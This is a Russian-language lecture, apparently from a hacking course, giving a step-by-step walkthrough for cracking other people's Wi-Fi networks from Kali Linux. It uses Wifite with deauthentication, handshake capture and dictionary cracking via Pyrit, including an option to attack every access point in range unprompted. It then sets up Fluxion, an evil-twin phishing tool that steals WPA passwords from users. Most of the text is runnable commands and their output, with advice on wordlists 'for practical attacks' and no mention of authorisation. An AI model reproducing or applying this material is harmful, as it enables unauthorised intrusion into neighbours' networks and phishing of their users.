

ЛЕКЦИЯ 2:

«ВЗЛОМ WI-FI»

Wi-Fi – это технология соединения, на беспроводной основе с сетью, которая происходит благодаря радиосигналам. То есть WiFi проводит беспроводную передачу информации (долой надоевшие провода и кабеля путающиеся под ногами). Сама технология была создана в 1991 году, в Нидерландах.

Существуют несколько методов взлома Wi-Fi:

- **Перехват и дешифровка пакетов данных.** Чтобы понять, как работает этот способ, нужно понимать сам принцип работы вай фай. Роутер, в который подключён кабель с интернетом от провайдера, раздаёт его (интернет) в окружающее пространство. Если у вас есть желание пользоваться этим wi-fi, запрос от вашего компьютера или смартфона поступает к роутеру, где сверяется пароль, в результате чего вы или подключаетесь к нему, или нет. Но и после успешного подключения роутер продолжает обмениваться с каждым подключённым к нему устройством информацией — т.н. пакетами данных. Они, в том числе, содержат пароль от роутера. Таким образом, если эти пакеты перехватить или расшифровать, то можно узнать пароль от роутера. Для того, чтобы осуществить эту операцию, понадобится или высокий уровень знания компьютерных технологий, или специальное программное обеспечение.
- **Подбор паролей.** Данный способ является гораздо более простым, в сравнении с предыдущим.
- **Социальная инженерия.** Скрипт пытается получить пароль (ключ WPA/WPA2) от целевой точки доступа Wi-Fi, используя при этом социальную инженерию (фишинг).
Плюсом такого подхода является то, что не требуется долгий брут-форс на мощном железе. Минусом – атаки социальной инженерии срабатывают не всегда.

Давайте рассмотрим некоторые способы и инструменты взлома сетей Wi-Fi:

ВАЖНО! НАМ ПОНАДОБИТСЯ УСТАНОВЛЕННЫЙ KALI LINUX. (ВЫ ТАК ЖЕ МОЖЕТЕ ЗАПУСКАТЬ ЕГО В ЛАЙВ РЕЖИМЕ С ФЛЕШКИ, ДИСКА)

1. WIFITE

WiFite: программа для реализации комплексных (WPA / WPA2, WEP, WPS) автоматизированных атак на Wi-Fi в Kali Linux

Wi-Fi сети применяют разные технологии — WPA / WPA2, WEP, WPS. Каждую из них можно атаковать, WEP можно атаковать сразу по нескольким направлениям. Эти атаки уже реализованы в различных программах. Как правило, программы заточены на выполнение одной определённой функции:

- деаутентификация клиентов
- захват рукопожатий
- перебор паролей
- перебор пина WPS
- и т. д. — отдельных стадий, методик много.

Когда тестер беспроводных сетей принимается за работу, он переходит из одной программы в другую для выполнения разных этапов проникновения, для использования разных методов.

WiFite — пожалуй, лучшая программа для новичков. Свои первые беспроводные точки доступа с ней можно взломать ничего не зная про рукопожатия, деаутентификацию, виды шифрования Wi-Fi и такие технологии как WEP, WPS. Лично мой первый удачный опыт, который заставил поверить в свои силы и пробудил интерес к данной теме, связан именно с программой wifite.

При типичном запуске Wifite только один раз задаст вопрос пользователю: какие точки доступа атаковать?

Можно запустить Wifite так, что она даже это не будет спрашивать — будет атаковать каждую ТД. Можно указать файл словаря — и программа совершенно автономно будет отправлять пакеты деаутентификации, захватывать рукопожатия, перебирать пароли, перебирать пины WPS и пытаться использовать WPS PixieDust, проводить разнообразные атаки на WEP. Причём, программа будет начинать атаку на самые слабые технологии и, в случае неудачи, переходить к более защищённым.

В зависимости от успеха, результатом работы программы может стать получение пароля в открытом виде, либо захваченных файлов рукопожатий — которые нужно брутфорсить для получения пароля в открытом виде.

ПРИСТУПАЕМ.

Открываем терминал Kali Linux, вводим:

sudo wifite

Нам в любом случае нужен файл словаря. Следующими командами мы его копируем в текущую рабочую директорию, распаковываем и чистим (чтобы все кандидаты в пароли удовлетворяли требованиям WPA паролей). Вводим 3 следующих команды:

```
1 | cp /usr/share/wordlists/rockyou.txt.gz .
2 | gunzip rockyou.txt.gz
3 | cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > newrockyou.txt
```

Ещё немного теории. WiFite это программа «полного цикла» по взлому Wi-Fi точек доступа. Она всё делает хорошо, но такой этап как перебор паролей можно делать не только хорошо — его можно делать на отлично. Процесс перебора паролей можно значительно ускорить, если использовать Pyrit, но уже требует определённых навыков.

Давайте начнём с совсем простого — пусть WiFite всё делает сама.

Автоматизированный взлом Wi-Fi в WiFite

Для этого программу WiFite нужно запустить с двумя дополнительными опциями:

- **--crack** говорит о том, что нужно производить взлом по словарю
- **--dict ~/newrockyou.txt** указывает, какой словарь использовать

```
1 | sudo wifite --crack --dict ~/newrockyou.txt
```

После запуска подождите несколько минут, пока программа соберёт информацию о доступных точках доступа:

```
[+] scanning (wlp2s0), updates at 5 sec intervals, CTRL+C when ready.
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	Mial	11	WPA2	60db	no	clients
2	openbox	1	WPA2	22db	wps	
3	DANIELLE2015	8	WPA	22db	no	clients
4	true_homewifi_38273	1	WPA2	14db	no	
5	TRA05	1	WPA2	13db	no	
6	Hailsham	6	WPA2	11db	no	
7	ANGLBERG	11	WPA2	11db	no	clients
8	yod	2	WPA2	11db	no	client
9	Hailsham	1	WPA2	11db	no	
10	3bb-wlan	11	WEP	10db	no	client
11	nutt	8	WPA2	10db	no	
12	JOHNS	2	WPA2	10db	no	client

```
[0:12:40] scanning wireless networks. 12 targets and 14 clients found
```

Когда информации достаточно, нажмите **CTRL+C**.

Нас попросят ввести номера точек доступа, которые мы хотим взломать. Можно выбрать все (нужно ввести all), можно выбрать отдельные ТД, перечислив их через запятую, можно выбрать диапазоны, перечислив их через дефис:

```
[+] select target numbers (1-12) separated by commas, or 'all': 2-12
```

Дальше программа всё будет делать сама. Если вам показалось, что программа на слишком уж долго застряла на какой-либо точке доступа или на какой-либо атаке, то нажмите один раз CTRL+C для перехода к следующему действию. У нас спросят — мы хотим немедленно выйти или продолжить:

```
[0:08:20] starting wpa handshake capture on "DANIELLE2015"  
[0:06:11] listening for handshake...  
(^C) WPA handshake capture interrupted  
  
[+] 10 targets remain  
[+] what do you want to do?  
    [c]ontinue attacking targets  
    [e]xit completely  
[+] please make a selection (c, or e): █
```

Наберите **c**, чтобы продолжить.

Полуавтоматический взлом с WiFite

Единственное отличие этой методики заключается в том, что для подбора пароля к захваченным рукопожатиям мы используем Pyrit. В этом случае мы запускаем wifite без ключей:

```
1 | sudo wifite
```

В случае захвата рукопожатий, они будут только сохранены, перебор осуществляться не будет.

Расшифровываем полученные данные:

Мои исходные данные:

- атакуемая ТД — **DANIELLE2015**
- файл, с предварительно захваченным рукопожатием, называется **DANIELLE2015-01.cap**

Я буду использовать словарь rockyou, который поставляется с Kali Linux. Для обучения этого вполне достаточно, а для практических атак могу порекомендовать сгенерированные словари номеров телефонов, сгенерированные словари для конкретных ТД вида имя_ТД+цифры, которые заполняют парольную фразу до восьми символов.

Давайте скопируем лучший файл словаря в каталог root.

```
1 | cp /usr/share/wordlists/rockyou.txt.gz .
```

Распакуем его.

```
1 | gunzip rockyou.txt.gz
```

Поскольку, согласно требованиям, минимальный пароль WPA2 может быть в 8 символов, давайте пропарсим файл, чтобы отфильтровать любые пароли, которые менее 8 символов и более 63 (на самом деле, вы можете просто пропустить эту строку, это полностью на ваше усмотрение). Таким образом, мы сохраним этот файл под именем newrockyou.txt.

```
1 | cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > newrockyou.txt
```

Давайте посмотрим, как много паролей содержит этот файл:

```
1 | wc -l newrockyou.txt
```

В нём целых 9606665 паролей.

Оригинальный файл содержит ещё больше.

Там 14344392 паролей. Итак, мы сделали этот файл короче, что означает, мы можем протестировать ТД в более сжатый срок.

Наконец, давайте переименуем этот файл в wpa.lst.

```
1 | mv newrockyou.txt wpa.lst
```

Сейчас нам нужно создать ESSID в базе данных Pyrit

```
1 | pyrit -e DANIELLE2015 create_essid
```

ВНИМАНИЕ: Если в названии ТД есть пробел, например, “NetComm Wireless”, тогда ваша команда будет вроде этой:

```
1 | pyrit -e 'NetComm Wireless' create_essid
```

Шикарно, теперь у нас есть ESSID, добавленный в базу данных Pyrit.

Сейчас, когда ESSID добавлен в базу данных Pyrit, давайте импортируем наш словарь паролей.

Используйте следующую команду для импорта предварительно созданного словаря паролей wpa.lst в базу данных Pyrit.

```
1 | pyrit -i /root/wpa.lst import_passwords
```

Создайте таблицы в Pyrit, используя пакетный (batch) процесс

Это просто, просто наберите следующую команду

```
1 | pyrit batch
```

Так как данная операция выполняется на ноуте, я имею 38000-40000 PMKs. Это далеко не предел — настольные компьютеры с хорошей графической картой помогут вам значительно увеличить скорость этих вычислений.

Вы должны быть осторожны, насколько большой ваш файл словаря и насколько ГОРЯЧИЕ ваш процессор и графическая карта. Используйте дополнительное охлаждение, чтобы избежать повреждения.

Процесс взлома с Pyrit

Мы будем применять атаку на рукопожатие (handshake), используя базу данных предварительно посчитанных хешей. После того, как мы выполнили все необходимые шаги по подготовке, запустить атаку стало совсем легко. Просто используйте следующую команду для начала процесса взлома.

```
1 | pyrit -r DANIELLE2015-01.cap attack_db
```

Вот и всё. Весь процесс, включающий предварительный расчёт хешей, занял несколько минут. Чтобы пройти по всей таблице базы данных для получения пароля, если он присутствует в словаре, понадобилось меньше секунды. У меня скорость достигла 6322696 PMKs. Это, безусловно, быстрее всего.

Если пароль подобрать не удалось, то сразу пробуем опцию **--all-handshakes**. Суть её в том, что проверяется не одно (самое лучшее рукопожатие), а вообще все имеющиеся. Дело в том, что даже самое лучшее рукопожатие может оказаться неверно реконструированным. Это приведёт к тому, что пароль присутствует в словаре, но программа не сможет это выявить. Поэтому для проверки всех доступных рукопожатий делаем так:

```
1 | pyrit --all-handshakes -r DANIELLE2015-01.cap attack_db
```

Это занимает секунды — поэтому всегда стоит использовать, если пароль не найден.

После успешного завершения поиска пароля, вы наконец, если нужно, вы можете удалить ваш essid и сделать очистку.

```
1 | pyrit -e DANIELLE2015 delete_essid
```

Для ленивых. Атака на все точки доступа с WiFite

Хотя WiFite и осуществляет автоматический взлом, тем не менее, вмешательство пользователя требуется как минимум один раз. — когда нам нужно выбрать точки доступа для атаки. С помощью ключа **--all** можно дать указание wifite атаковать вообще все точки доступа, в этом случае обойдётся какие-либо действия со стороны пользователя вообще не требуются.

```
1 | sudo wifite --crack --dict ~/newrockyou.txt --all
```

2. FLUXION. ВЗЛОМ С ПРИВКУСОМ СОЦИАЛЬНОЙ ИНЖЕНЕРИИ

Fluxion – это инструмент аудита безопасности и исследований в области социальной инженерии. Скрипт пытается получить пароль (ключ WPA/WPA2) от целевой точки доступа Wi-Fi, используя при этом социальную инженерию (фишинг).

Плюсом такого подхода является то, что не требуется долгий брут-форс на мощном железе. Минусом – атаки социальной инженерии срабатывают не всегда.

Как установить Fluxion в Kali Linux

Установка программы выполняется следующим образом:

```
1 | git clone https://github.com/FluxionNetwork/fluxion
2 | cd fluxion/
3 | sudo ./fluxion.sh
```



```
root@HackWare: ~/bin/fluxion
Файл Правка Вид Поиск Терминал Справка

FLUXION

Site: https://github.com/FluxionNetwork/fluxion
FLUXION 4 (rev. 6) by FluxionNetwork
Online Version [4.6]

[*] aircrack-ng..... OK.
[*] python2..... OK.
[*] bc..... OK.
[*] awk..... OK.
[*] curl..... OK.
[*] dhcpcd..... OK.
[*] 7zr..... OK.
[*] hostapd..... OK.
[*] lighttpd..... OK.
[*] iwconfig..... OK.
[*] macchanger..... OK.
[*] mdk3..... OK.
[*] nmap..... OK.
[*] openssl..... OK.
[*] php-cgi..... OK.
[*] pyrit..... OK.
[*] xterm..... OK.
[*] rfkill..... OK.
[*] unzip..... OK.
[*] route..... OK.
[*] fuser..... OK.
[*] killall..... OK.
```

Обратите внимание – что мы не устанавливали вручную зависимости Fluxion, поскольку при первом запуске программа сама проверит отсутствующие зависимости и установит их.

При скачивании файлов программы можно указать флаг `--recursive` и тогда будет скачена сама программа, а также дополнительные варианты Перехватывающих Порталов (те веб-страницы, которые видит жертва на своём устройстве во время атаки):

```
1 | git clone https://github.com/FluxionNetwork/fluxion --recursive
```

У программы появился автоматический режим, с помощью которого в исходной команде можно установить данные для атаки, и программа будет работать на автопилоте. Но пока это больше экспериментальный режим.

Чтобы жизнь была чуть легче, остановим Network Manager и завершим процессы, которые нам могут помешать:

```
1 | sudo systemctl stop NetworkManager.service
2 | sudo airmon-ng check kill
```

Типичный запуск программы, переходим в её папку:

```
1 | cd fluxion/
```


Программа очень часто обновляется, поэтому чтобы загрузить самую свежую версию, выполните команду:

```
1 | git pull
```

И запускаем:

```
1 | sudo ./fluxion.sh
```

Выбираем язык:



```
root@HackWare: ~/bin/fluxion
Файл  Правка  Вид  Поиск  Терминал  Справка

[ ~~~~~ ]
[ ]
[ FLUXION 4.6  < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]


[*] Select your language

[1] cs / čeština
[2] de / Deutsch
[3] el / Ελληνικά
[4] en / English
[5] es / Español
[6] fr / français
[7] it / italiano
[8] pl / Polski
[9] pt-br / Português-BR
[10] ro / Română
[11] ru / Русский
[12] sk / slovenčina
[13] sl / Slovenščina
[14] tk / Türk
[15] zh / 中文

[fluxion@HackWare] - [~] 11
```

Нам нужно захватить рукопожатие. Оно не будет использоваться для брут-форса (вообще не будет брут-форса). Но оно нужно, чтобы проверить, верный ли пароль ввёл пользователь. Поэтому выбираем пункт два:

```
1 | [2] Handshake Snopper Получает зашифрованные WPA/WPA2 хэши (рукопожатия).
```



```
[ ~~~~~ ]
[ ]
[ FLUXION 4.6  < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]

[*] Выбор беспроводной атаки для точки доступа

      ESSID: "[N/A]" / [N/A]
      Channel: [N/A]
      BSSID: [N/A] ([N/A])

[1] Captive Portal Создаёт точку доступа "Злой Двойник".
[2] Handshake Snopper Получает зашифрованные WPA/WPA2 хэши (рукопожатия).
[3] Назад

[fluxion@HackWare] - [~] 2
```

Выбор беспроводного интерфейса для поиска целей:

```
[ ~~~~~ ]
[                                     ]
[      FLUXION 4.6    < Fluxion Is The Future > ]
[                                     ]
[ ~~~~~ ]

[*] Выберите беспроводной интерфейс для поиска целей.

[1] wlan0    [+] Atheros Communications, Inc. AR9271 802.11n
[2] wlan1    [+] Ralink Technology, Corp. RT3572
[3] Повторить
[4] Назад

[fluxion@HackWare] - [~] 2
```

Выбор канала, на котором искать цели:


```
[ ~~~~~ ]
[                                     ]
[      FLUXION 4.6    < Fluxion Is The Future > ]
[                                     ]
[ ~~~~~ ]

[*] Выберите канал для мониторинга

[1] Все каналы (2.4GHz)
[2] Все каналы (5GHz)
[3] Все каналы (2.4GHz & 5GHz)
[4] Конкретный канал (каналы)
[5] Назад


[fluxion@HackWare] - [~] 3
```

Нам говорят, что через пять секунд после появления целевой точки ТД закройте сканер FLUXION. Открывается окно поиска точек доступа:



Когда увидите нужную цель, закройте новое окно, список точек доступа будет выведен в основном окне программы:

При вводе номер точки доступа, которую будем атаковать, НЕ надо вводить нули, которые идут впереди фактического номера.



Выбираем интерфейс для отслеживания целей:

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[*] Выберите интерфейс для отслеживания целей.

[1] wlan1 [*] Ralink Technology, Corp. RT3572
[2] wlan0 [+] Atheros Communications, Inc. AR9271 802.11n
[3] Пропустить
[4] Повторить
[5] Назад

[fluxion@HackWare] - [~] 1
```

Нам предлагается три метода получения рукопожатия:

- 1 [1] Наблюдение (пассивный)
- 2 [2] Деаутентификация с aireplay-ng (агрессивный)
- 3 [3] Деаутентификация с mdk3 (агрессивный)

```
[
[
[ FLUXION 4.6 < Fluxion Is The Future >
[
[
[ ESSID: "MiA1" / WPA2
[ Channel: 5
[ BSSID: 50:46:5D:6E:8C:20 (ASUSTek COMPUTER INC.)

[*] Выберите метод получения рукопожатия

[1] Наблюдение (пассивный)
[2] Деаутентификация с aireplay-ng (агрессивный)
[3] Деаутентификация с mdk3 (агрессивный)
[4] Назад


[fluxion@HackWare] - [~] 2
```

Рукопожатие захватывается в тот момент, когда клиент подключается к точке доступа. При выборе пассивного наблюдения, мы будем ждать, пока клиент подключится либо переподключится к Точке Доступа по естественным причинам. Мы будем незаметны, но такое ожидание может продлиться много часов.

При агрессивном методе, мы отправим фреймы, которые приведут к тому, что клиенты отключаться от точки доступа. Поскольку большинство устройств сразу пытаются подключиться вновь, то мы очень быстро получим нужное нам рукопожатие.

